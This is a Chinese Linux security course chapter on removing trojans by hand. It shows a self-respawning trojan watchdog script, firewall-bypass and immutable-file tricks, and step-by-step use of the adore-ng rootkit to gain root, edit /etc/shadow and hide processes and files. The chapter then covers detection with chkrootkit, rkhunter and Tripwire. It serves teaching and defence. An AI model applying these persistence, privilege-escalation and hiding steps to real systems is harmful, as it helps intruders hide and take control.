**第二十三章  Linux手动木马查杀过程**

**本节所内容：**

**23.1  生成木马程序父进程实时监控木马**

**23.2  创建一个让root用户都删除不了的木马程序**

**23.3  不让木马程序和外网数据主动通信**

**23.4  使用rookkit把木马程序的父进程和木马文件隐藏**

**23.5  检查rookit**

****

**23.1  生成木马程序父进程实时监控木马**

**23.1.1 生成木马程序的父进程实现自我检测并运行：**

**生成木马的父进程，自动检测子进程，如果子进程被删除，父进程可以自动启动子进程。 这就是Linux删除木马后，木马自动又生成。**

**[root@xuegod63 ~]# cp /usr/bin/fregonnzkq /usr/wke**

**[root@xuegod63 ~]# cp /usr/wke /usr/bin/fregonnzkq**

**cp: overwrite `/usr/bin/fregonnzkq'? #直接复制 怎么做？**

**[root@xuegod63 ~]# which cp #cp是一个别名**

**alias cp='cp -i'**

**/bin/cp**

**[root@xuegod63 ~]# /bin/cp /usr/wke /usr/bin/fregonnzkq #直接复制**

**23.1.2 如何知道一个进程是否运行？**

**用这个ps -axu | grep xxx ？**

**扩展命令：pgrep**

**[root@xuegod63 ~]# pgrep fregonnzkq**

**2482**

**[root@xuegod63 ~]# pgrep fregonnzkq | wc -l**

**1**

**23.1.3 木马程序的父进程脚本**

**[root@xuegod63 ~]# vim /bin/workstat #写一个木马程序的父进程，用于检测木马运行的脚本，**

**#!/bin/bash**

**while true**

**do**

**a=`pgrep fregonnzkq | wc -l` #统计当前系统运行了几个木马进程**

**if [ $a -le 1 ]; then #如查木马进程数小于等1，那么再启动一个子进程，这样可以保障，最少有两个木马子进程在运行**

**/bin/cp /usr/wke /usr/bin/fregonnzkq #防止子进程文件被删除**

**/usr/bin/fregonnzkq &**

**service network restart #防止管理员关闭外网，让木马主动启动网络和外面联系。哈哈**

**fi**

**done**

**[root@xuegod63 ~]# chmod +x /bin/workstat**

**[root@xuegod63 ~]# /bin/workstat &**

**[1] 5321**

**测试：**

**[root@xuegod63 ~]# pkill fregonnzkq**

**[root@xuegod63 ~]# ps -axu | grep freg #删除进程后，还有木马程序在运行**

**排查：**

**这种情况下，你需要把找到木马的父进程，把父进程删除，再把病毒的原体删除**

**[root@xuegod63 ~]# pstree | grep freg #查找父进程**

**|-gnome-terminal-+-bash---workstat---2\*[fregonnzkq---sleep]**

**[root@xuegod63 ~]# ps -axu | grep workstat #查看父进程路径**

**root 7533 2.1 0.1 106152 1288 pts/0 S 10:29 0:12 /bin/bash /bin/workstat**

**[root@xuegod63 ~]# vim /bin/workstat #可以查看一下父进程内容**

**[root@xuegod63 ~]# rm -rf /bin/workstat #删除父进程**

**[root@xuegod63 ~]# rm -rf /usr/wke #删除父进程中调用的病原体**

**[root@xuegod63 ~]# kill -9 7533**

**[root@xuegod63 ~]# killall fregonnzkq**

**23.2 创建一个让root用户都删除不了的木马程序**

**发现windows中 有文件删除不了，怎么办？**

**使用360 强制删除，粉碎文件**

**强制删除，粉碎文件背后的技术是什么？**

**那么在Linux下怎么办？**

**[root@xuegod63 ~]# touch hack.sh aa.sh**

**[root@xuegod63 ~]# ll hack.sh aa.sh**

**-rw-r--r-- 1 root root 0 May 24 21:29 aa.sh**

**-rw-r--r-- 1 root root 0 May 24 21:29 hack.sh**

**23.2.1 黑客使用xshell悄悄执行在后台添加attr扩展属性：**

**[root@xuegod63 ~]# chattr +i hack.sh**

**删除文件：**

**[root@xuegod63 ~]# rm -rf aa.sh**

**[root@xuegod63 ~]# rm -rf hack.sh #发现删除不了**

**扩展权限**

**+i：即Immutable，系统不允许对这个文件进行任何的修改。如果目录具有这个属性，那么任何的进程只能修改目录之下的文件，不允许建立和删除文件。**

**注：immutable [ɪˈmju:təbl] 不可改变的**

**-i ：移除i参数。**

**查看：**

**[root@xuegod63 ~]# lsattr hack.sh**

**----i--------e- hack.sh**

**[root@xuegod63 ~]# chattr -i hack.sh**

**[root@xuegod63 ~]# echo aaa >> hack.sh**

**[root@xuegod63 ~]# rm -rf hack.sh**

**例： 管理员可以利用扩展属性，让木马程序没有可执行权限**

**[root@xuegod63 ~]# chmod 0000 /bin/workstat && chattr +i /bin/workstat**

**23.2.2 进程杀掉后，快速又生成更多进程，怎么办？**

**解决方法：不杀进程，但是让进程不工作**

**[root@xuegod63 ~]# ps -axu | grep freg**

**root 15011 0.2 0.1 106152 1284 pts/0 S 10:30 0:04 /bin/bash /usr/bin/fregonnzkq**

**[root@xuegod63 ~]# top -p 15011**

**PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND**

**15011 root 20 0 103m 1284 1080 S 0.0 0.1 0:04.11 fregonnzkq**

**#S 表示是sleep状态 R 表示正在运行**

**[root@xuegod63 ~]# kill -STOP 15011 #让进程停止运行，不是杀掉。 直接杀死进程，会再产生新进程，这里把进程停止，让进程不在发挥攻击作用，然后你自己再慢慢排查**

**测试：**

**[root@xuegod63 ~]# top -p 15011**

**PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND**

**15011 root 20 0 103m 1284 1080 T 0.0 0.1 0:04.11 fregonnzkq**

**23.3 不让木马程序和外网数据主动通信**

**我的木马需要对外发大量数据包，管理可以通过iptables在output链上做限制，比如，把从output链出去state状态为new的全部drop掉。**

**[root@xuegod63 ~]# iptables -t filter -A OUTPUT -m state --state NEW -j DROP**

**测试：**

**[root@xuegod63 ~]# ping 192.168.1.1 #此服务器不能直接和外网通信了**

**[root@xuegod63 ~]# ping www.baidu.com**

**ping: unknown host www.baidu.com**

**我们可以在/bin/workstat脚本中，添加一行：**

**[root@xuegod63 ~]# iptables -F OUTPUT**

**[root@xuegod63 ~]# iptables -t filter -A OUTPUT -m state --state NEW -j ACCEPT**

**这样就可以上网了。**

**23.4 使用rootkit把木马程序的父进程和木马文件隐藏**

**rootkit ： Linux木马。**

**LKM： LKM英文是：Loadable Kernel Modules，翻译过来就是“可加载内核模块程序”，  
这是一种区别于一般应用程序的系统级程序，它主要用于扩展linux的内核功能。**


**LKM可以动态地加载到内存中，无须重新编译内核。由于LKM具有这样的特点，所以它经常被用于一些设备的驱动程序，例如声卡，网卡，USB驱动等等。**

**声卡驱动现在运行着？ 运行**

**这个声卡驱动的进程在哪？ 很难找到**

**如果我的木马程序以模块运行？**

**安装： adore-ng （rootkit其中一种）**



**23.4.1 实战：通过rootkit隐蔽行踪：提权，隐藏进程号，隐藏文件**

1. **安装：**

**在make前，需要安装gcc**

**[root@xuegod63 ~]# unzip adore-ng-master.zip**

**[root@xuegod63 ~]# cd adore-ng-master**

**[root@xuegod63 adore-ng-master]# rpm -ivh /mnt/Packages/kernel-devel-2.6.32-220.el6.x86\_64.rpm**

**[root@xuegod63 adore-ng-master]# make -j 4 #编译，将源码编译成二进制文件**

**[root@xuegod63 adore-ng-master]# insmod adore-ng.ko #加载模块**

**2、测试，查看帮助：**

**[root@xuegod63 adore-ng-master]# ./ava**

**Usage: ./ava {h,u,r,R,i,v,U} [file or PID]**

**I print info (secret UID etc)**

**h hide file #隐藏文件**

**u unhide file**

**r execute as root #可以提权，以root身份运行程序**

**R remove PID forever**

**U uninstall adore**

**i make PID invisible #隐藏进程。隐藏你的木马程序**

**v make PID visible**

**测试：准备环境，创建一个普通用户于测试。然后在普通用户上，通过ava命令，提权后，以root身份运行一个进程。**

**提权： 懂：1 不懂：2**

**提权：提高自己在服务器中的权限，主要针对网站入侵过程中，当入侵某一网站时，通过各种漏洞提升WEBSHELL权限以夺得该服务器超级管理员权限。**

**3、创建一个普通用户：**

**[root@xuegod63 ~]# useradd kill**

**[root@xuegod63 ~]# echo 123456 | passwd --stdin kill**

**23.4.2 通过ava命令提权。让普通用户kill可以获得root权限**

**[root@xuegod63 adore-ng-master]# cp -r /usr/src/adore-ng-master /tmp/ #复制木马程序到到/tmp**

**[root@xuegod63 adore-ng-master]# chmod 777 /tmp/adore-ng-master/ -R #让kill普通用户也可以使用木马程序**

**[root@xuegod63 adore-ng-master]# ssh kill@192.168.1.63 #以普通帐号登录**

**[kill@xuegod63 ~]$ cd /tmp/adore-ng-master/**

**23.4.3 实战：提权 ，使用 r 选项： execute as root #以root身份运行程序**

**[kill@xuegod63 adore-ng-master]$ ll /etc/shadow**

**---------- 1 root root 1071 Apr 7 10:17 /etc/shadow**

**[kill@xuegod63 adore-ng-master]$ vim /etc/shadow**

**[kill@xuegod63 adore-ng-master]$ ./ava r vim /etc/shadow #编辑时，可以写入一些内容，测试是否可以正常写入**

**查看修改成功：**

**[root@xuegod63 ~]# vim /etc/shadow**

**另外，在别一个终端上查看，此进程的用户身份：**

**[root@xuegod63 ~]# ps -axu | grep shadow**

**Warning: bad syntax, perhaps a bogus '-'? See /usr/share/doc/procps-3.2.7/FAQ**

**root 6874 0.1 0.1 10216 2924 pts/3 S+ 04:12 0:00 /usr/bin/vim /etc/shadow**

**root 6879 0.0 0.0 4024 692 pts/2 S+ 04:12 0:00 grep shadow**

**23.4.4 实战2： 隐藏进程。 隐藏你的木马程序**

**隐藏进程**

**[root@xuegod63 adore-ng-master]# workstat &**

**[1] 13204**

**[root@xuegod63 adore-ng-master]# ps -axu | grep workstat #可以查看到**

**[root@xuegod63 adore-ng-master]# ./ava i 13204 #隐藏进程**

**56,0,0,56**

**Adore 1.56 installed. Good luck.**

**Made PID 13204 invisible.**

**查看：**

**[root@xuegod63 ~]# ps -axu | grep work #找不到父进程了**

**[root@xuegod63 ~]# ps -axu | grep freq #找不到子进程了**

**[root@xuegod63 ~]# tail -n 2 /tmp/date.txt #查看木马还在运行**

**Wed Oct 25 18:07:54 CST 2017**

**Wed Oct 25 18:07:55 CST 2017 #从输出的时间可以看出，木马还健壮的运行**

**当进程找不到时，查找一下被黑那天产生的新文件，可以1**

**find / -mtime -1**

**24.4.5 实战3： 黑客隐藏木马程序文件**

**24.4.5 实战3： 黑客隐藏木马程序文件**

**1、隐藏文件**

**[root@xuegod63 adore-ng-master]# ./ava h /bin/workstat**

**56,0,0,56**

**Adore 1.56 installed. Good luck.**

**File '/bin/workstat' is now hidden.**

**[root@xuegod63 adore-ng-master]# ./ava h /usr/wke**

1. **如何找出来wke ?**

**[root@xuegod64 adore-ng-master]# cp /bin/wke /tmp/**

**[root@xuegod64 adore-ng-master]# ./ava h /tmp/wke**

**[root@xuegod63 adore-ng-master]$ ls /tmp**

**[root@localhost adore-ng-master]$ ls -a /tmp#没有这个文件**

**. ..**

**[kill@xuegod63 adore-ng-master]$ cat wke #但是实际上它还在这个目录下**

**#!/bin/bash**

**touch /tmp/aaa.txt**

**while true**

**do**

**echo `date` >> /tmp/data.txt**

**sleep 1**

**done**

**尝试：查找最近被黑客修改或创建的文件 这个思路可以：1**

**[root@xuegod63 adore-ng-master]# find /bin/ -mtime -1 #找不到出来**

**有没有办法查找出 wke : 没有。 除非把rootkit木马程序关了，或者rookit不运行**

**注： 黑了你系统，能提权成root，能隐藏木马进程，能隐藏文件。 你如何排毒 ？**

**3、恢复出来：**

**[root@xuegod63 adore-ng-master]# ./adore-ng-master/ava u /tmp/wke**

**56,500,500,56**

**Adore 1.56 installed. Good luck.**

**File 'webshell.php' is now visible.**

**[mk@xuegod63 test]$ ls**

**wke**

**总结：**

**1、通过rootkit提权**

**2、通过rootkit隐藏木马进程号**

**3、通过rootkit隐藏木马文件**

**23.5 检查rookit**

**23.5.1 方法1：使用chkrootkit #这个包在centos7上没有了**

**chkrootkit是一个Linux系统下的查找检测rootkit后门的工具。**

**chkrootkit没有包含在官方的CentOS或Debian源，因此我们将采取手动编译的方法来安装，这种方式也更加安全。由于需要编译源代码，因此还需要在系统中安装好gcc编译包。**

**在centos系统上，直接使用yum安装，chkrootkit在centos的epel源中：**

**[root@xuegod63 ~]# rpm -ivh chkrootkit-0.49-9.el6.x86\_64.rpm #上传到linux上，安装**

**[root@xuegod63 ~]# rpm -qpl chkrootkit-0.49-9.el6.x86\_64.rpm | more**

**或：**

**[root@xuegod63 ~]#yum install chkrootkit #只在6上运行，在centos7上没有这个包了**

**[root@xuegod63 ~]# which chkrootkit**

**/usr/sbin/chkrootkit**

**[root@xuegod63 ~]# chkrootkit #直接运行开始检查**

**。。。**

**Checking `ls'... INFECTED #被感染，命令可能被替换了  
Checking `netstat'... INFECTED**

**Checking `bindshell'... not infected #没有被感染 [ɪnˈfektɪd]**

**Checking `lkm'... You have 1 process hidden for readdir command #发现有一个进程被readdir命令隐藏，readdir()：查看文件的一个底层的函数。 说明有隐藏文件**

**You have 1 process hidden for ps command #有一个进程被ps命令隐藏**

**chkproc: Warning: Possible LKM Trojan installed #可能感染了LKM类型木马**

**# Trojan [ˈtrəʊdʒən] 特洛伊 木马**

**结果：已经被黑了，系统最好重安装**

**Chkrootkit会对系统中的重要文件进行扫描，可以将其加入crontab定时任务，定期进行扫描，看情况而定。**

**chkrootkit参数说明   
 Usage: ./chkrootkit [options] [test ...]  
 Options:  
 -l 显示测试内容  
 -d debug模式，显示检测过程的相关指令程序  
 -q 安静模式，只显示有问题部分，  
 -x 高级模式，显示所有检测结果  
 -r dir 设定指定的目录为根目录  
 -p dir1:dir2:dirN 检测指定目录  
 -n 跳过NFS连接的目录**

**例：**

**[root@xuegod63 ~]# chkrootkit -q**

**You have 1 process hidden for readdir command**

**You have 1 process hidden for ps command**

**chkproc: Warning: Possible LKM Trojan installed**

**23.5.2 方法2： rkhunter Rootkit猎手 在centos7下的epel源中有安装包， 在centos7上使用这个来检查rootkit**

**rkhunter简介：**

**中文名叫”Rootkit猎手”,**

**rkhunter是Linux系统平台下的一款开源入侵检测工具，具有非常全面的扫描范围，除了能够检测各种已知的rootkit特征码以外，还支持端口扫描、常用程序文件的变动情况检查。**

**23.5.3 在centos6或7 上安装其它检查工具：**

**yum install rkhunter.noarch unhide.x86\_64 # 没有配置yum epel源，可以上传到本地包到linux上**

源码下载：http://downloads.sourceforge.net/rkhunter/

**作用：**

**yum info rkhunter unhide**

**rkhunter.noarch : A host-based tool to scan for rootkits, backdoors and local exploits**

**unhide.x86\_64 : Tool to find hidden processes and TCP/UDP ports from rootkits**

**rkhunter.noarch：基于主机的工具来扫描后门，后门和本地利用**

**unhide.x86\_64：工具找到隐藏的进程和TCP / UDP端口从后门**

**1、下载、安装rkhunter #这里直接上传rpm到系统上**

**安装rkhunter**

**[root@xuegod63 ~]# rpm -ivh rkhunter-1.4.4-2.el6.noarch.rpm**

**2、为基本系统程序建立校对样本，建议系统安装完成后就建立。**

**[root@bogon rkhunter-1.4.2]# rkhunter --propupd**

**[ Rootkit Hunter version 1.4.4 ]**

**File created: searched for 173 files, found 141**

**参数：**

**[root@xuegod63 ~]# rkhunter -h | grep propupd**

**--propupd [{filename | directory | package name},...] |**

**--propupd [file | directory | Update the entire file properties database,**

**[root@bogon rkhunter-1.4.2]# ls /var/lib/rkhunter/db/ #存储样本文件的数据库**

**[root@bogon rkhunter-1.4.2]# ls /var/lib/rkhunter/db/rkhunter.dat 　　#样本文件的数据库位置**

**查看：**

**[root@xuegod63 ~]# tail -f /var/lib/rkhunter/db/rkhunter.dat #查看**

**File:0:/bin/mailx:26493bcbb1d2b9c3f8f243ba7367b08e76ddcfc678e57b6dda01a492f24b2e20::0755:0:0:378848:1266322100:mailx:0::**

**权限 文件大小：时间**

**[root@xuegod63 ~]# ll /bin/mailx**

**-rwxr-xr-x 1 root root 392008 Feb 16 2010 /bin/mailx**

**3、运行rkhunter检查系统**

**它主要执行下面一系列的测试:**

**1. MD5校验测试, 检测任何文件是否改动.**

**2. 检测rootkits使用的二进制和系统工具文件.**

**3. 检测特洛伊木马程序的特征码.**

**4. 检测大多常用程序的文件异常属性.**

**5. 执行一些系统相关的测试 - 因为rootkit hunter可支持多个系统平台.**

**6. 扫描任何混杂模式下的接口和后门程序常用的端口.**

**7. 检测如/etc/rc.d/目录下的所有配置文件, 日志文件, 任何异常的隐藏文件等等.**

**8. 对一些使用常用端口的应用程序进行版本测试. 如: Apache Web Server, Procmail等.**

**执行检测命令：**

**[root@xuegod63 xxxxxx]# echo aaaaaa >> /usr/sbin/useradd**

**[root@xuegod63 xxxxxx]# vim aa.sh**

**#!/bin/bash**

**sleep 3600**

**[root@xuegod63 xxxxxx]# chmod +x aa.sh**

**[root@xuegod63 xxxxxx]# ./aa.sh &**

**[root@xuegod63 xxxxxx]# ps -axu | grep aa.sh**

**Warning: bad syntax, perhaps a bogus '-'? See /usr/share/doc/procps-3.2.8/FAQ**

**root 3251 0.0 0.1 106148 1184 pts/2 S 10:57 0:00 /bin/bash ./aa.sh**

**root 3255 0.0 0.0 103300 852 pts/2 S+ 10:57 0:00 grep aa.sh**

**[root@xuegod63 ~]# /root/adore-ng-master/ava i 3251 #估意隐藏进程ID**

**[root@bogon rkhunter-1.4.2]# rkhunter --check**

**等待一会，发现：find命令被找出来了。**



**不想要每个部分都以 Enter 来继续，想要让程序自动持续执行，可以使用：**


**[root@bogon rkhunter-1.4.2]# /usr/local/bin/rkhunter --check --sk**

**注： --sk 遇到需要按enter的地方，直接跳过**

**4、在线升级rkhunter**

**rkhunter是通过一个含有rootkit名字的数据库来检测系统的rootkits漏洞, 所以经常更新该数据库非常重要, 你可以通过下面命令来更新该数据库:**

**[root@bogon rkhunter-1.4.2]# rkhunter --update**



**5、检测最新版本**

**让 rkhunter 保持在最新的版本；**

**[root@xuegod63 ~]# rkhunter --versioncheck**

**[ Rootkit Hunter version 1.4.4 ]**

**Checking rkhunter version...**

**This version : 1.4.4**

**Latest version: 1.4.6**

**注： 使用rkhunter 的检测之后发现很多被修改的地方处理步骤：**

**1.将原主机的网络线拔除，使用内网排查；**

**2.备份数据，把重要的服务安装文件和数据备份；**

**3.查看备份的数据中有没有怪异的文件，可以下载本地，使用windows中的杀毒软件，查一下**

**4.重新安装一部完整的系统，使用yum update更新系统到最新版本**

**5. 使用nessus 之类的软件，检验系统是否处在较为安全的状态**

**6.将原本的重要数据移动至上个步骤安装好的系统当中，并启动原本服务器上面的各项服务；**

**7.配置防火墙的规则**

**8.最后，将原本完整备份的数据拿出来进行分析，尤其是 logfile 部分，试图找出黑客是由那个服务？那个时间点？ 以那个远程 IP 联机进入本机等等的信息，并针对该信息研拟预防的方法，并应用在已经运作的机器上。**

**Tripwire是目前最为著名的unix下文件系统完整性检查的软件工具，这一软件采用的技术核心就是对每个要监控的文件产生一个数字签名，保留下来。当文件现在的数字签名与保留的数字签名不一致时，那么现在这个文件必定被改动过了。**

**病毒运行原理：**

**1、生成是病原体**

**2、通过脚本每隔1分钟自动检测一次，如果木马程序不存在，就从病原体复制一份儿到某个目录，然后执行副本木马，生成一个随机命名的程序。把副本放到系统计划任务多个路径下**

**3、修改自启动配置chkconfig --add xxx**

**4、修改自启动项/etc/rc.local**

**解决方法：**

**删除病原体以及其副本**

**删除系统计划任务中可疑的程序**

**删掉自启动服务的脚本chkconfig --del xxx**

**删掉可疑的自启动项：vi /etc/rc.local**

**删除/etc/crontab下可疑的任务**

**删除/etc/cron\*下可疑的sh脚本**

**重启，查看脚本是否还执行**

**23.5.3 实战：使用Tripwire检查文件系统完整性**

**Tripwire是目前最为著名的unix下文件系统完整性检查的软件工具，这一软件采用的技术核心就是对每个要监控的文件产生一个数字签名，保留下来。当文件现在的数字签名与保留的数字签名不一致时，那么现在这个文件必定被改动过了。**

**Tripwire可以对要求校验的系统文件进行类似md5的运行，而生成一个唯一的标识，即“快照”snapshot。当这些系统文件的大小、inode号、权限、时间等任意属性被修改后，再次运行Tripwire，其会进行前后属性的对比，并生成相关的详细报告。**

**1、下载并安装  
 [root@xuegod63 ~]# yum install epel-release**

**安装Tripwire，使用yum：**

**[root@xuegod63 ~]# yum install tripwire**

**或直接本地上传。**

**源代码和二进制包下载地址：<https://sourceforge.net/projects/tripwire/files/>**

**2、配置Tripwire**

**这一步使用密码为Tripwire生成一个站点（site）密钥和一个本地（local）密钥。这可以帮助保护Tripwire免受未经授权的访问。本地密钥用于数据库文件，站点密钥用于配置文件和策略文件。您需要记住自己给出的密码，因为您更新策略文件或数据库时需要输入这些密码。下面的命令生成密钥：**

**[root@xuegod63 ~]# tripwire-setup-keyfiles #密码都是123456**

**[root@xuegod63 ~]# tripwire --init #初始化数据库：生成基准数据库**

**Wrote database file: /var/lib/tripwire/xuegod63.cn.twd # 这是存储数据的地方**

**3、配置Tripwire策略**

**[root@xuegod63 ~]# vim /etc/tripwire/twpol.txt**

**[root@xuegod63 ~]# ls /etc/tripwire/**

**site.key tw.cfg twcfg.txt tw.pol twpol.txt xuegod63.cn-local.key**

**ipython.me-local.key  ####加密本地密钥文件  
 site.key   ####加密站点密钥文件  
 tw.cfg    ####加密配置变量文件  
 tw.pol    ####加密策略文件  
 twcfg.txt   ####定义数据库、策略文件和Tripwire可执行文件的位置  
 twpol.txt   ####定义检测的对象及违规时采取的行为**

**4、添加或修改一些文档**

**[root@xuegod63 ~]#echo aaa >> /etc/passwd**

**[root@xuegod63 ~]#useradd kill**

**5、第一次完整性检查，和常用检查参数  
  [root@xuegod63 ~]#tripwire --check #可以发现以下内容被修改了。**

**Modified:**

**"/etc/group"**

**-------------------------------------------------------------------------------**

**Rule Name: Critical configuration files (/etc/group-)**

**Severity Level: 100**

**-------------------------------------------------------------------------------**

**Modified:**

**"/etc/group-"**

**-------------------------------------------------------------------------------**

**Rule Name: Critical configuration files (/etc/passwd)**

**Severity Level: 100**

**-------------------------------------------------------------------------------**

**Modified:**

**"/etc/passwd"**

**23.5.4 示例及方法**

**例1：只检查指定的文件或目录**

**[root@xuegod63 ~]# tripwire --check /etc/passwd**

**[root@xuegod63 ~]# tripwire --check /etc/**

**例2：升级基准数据库文件  
  ###升级的目的是很正常的，因为check 是基于基准数据的###**

**方法1：**

**[root@xuegod63 ~]# tripwire --init**

**方法：2**

**在 /var/lib/tripwire/report 目录中，Tripwire 生成的所有报告文件都是 hostname<date\_stamp>.twr 形式的。通过按日期顺序列出文件，简单地选择这次 Tripwire 扫描生成的报告。一旦有了正确的文件，就可以使用下面这个命令更新数据库：**

**[root@xuegod63 ~]# tripwire --update --twrfile /var/lib/tripwire/report/xuegod63.cn-20171124-234117.twr**

**执行该命令之后，您就进入了一个编辑器。搜索所报告的文件名。所有侵害或更新都在文件名前面有一个 [x]。该演示中的查找模式如下：**

**[x] "/etc/passwd"**

**如果您希望接受这些更改为正当的，则只需保存并退出文件即可。Tripwire 不再报告此文件。如果您想要这个文件不被添加到数据库，那么请删除 'x'。**

**保存文件并退出编辑器时，若有数据库更新发生，会提示您输入密码以完成该过程。如果没有更新发生，那么 Tripwire 会通知您的，并且不需要输入密码。该演示中出现以下提示，因为数据库将被更新：**

**Please enter your local passphrase: 123456**

**Wrote database file: /var/lib/tripwire/xuegod63.cn.twd**

**总结：**

**23.1  生成木马程序父进程实时监控木马**

**23.2  创建一个让root用户都删除不了的木马程序**

**23.3  不让木马程序和外网数据主动通信**

**23.4  使用rookkit把木马程序的父进程和木马文件隐藏**

**23.5  检查rookit**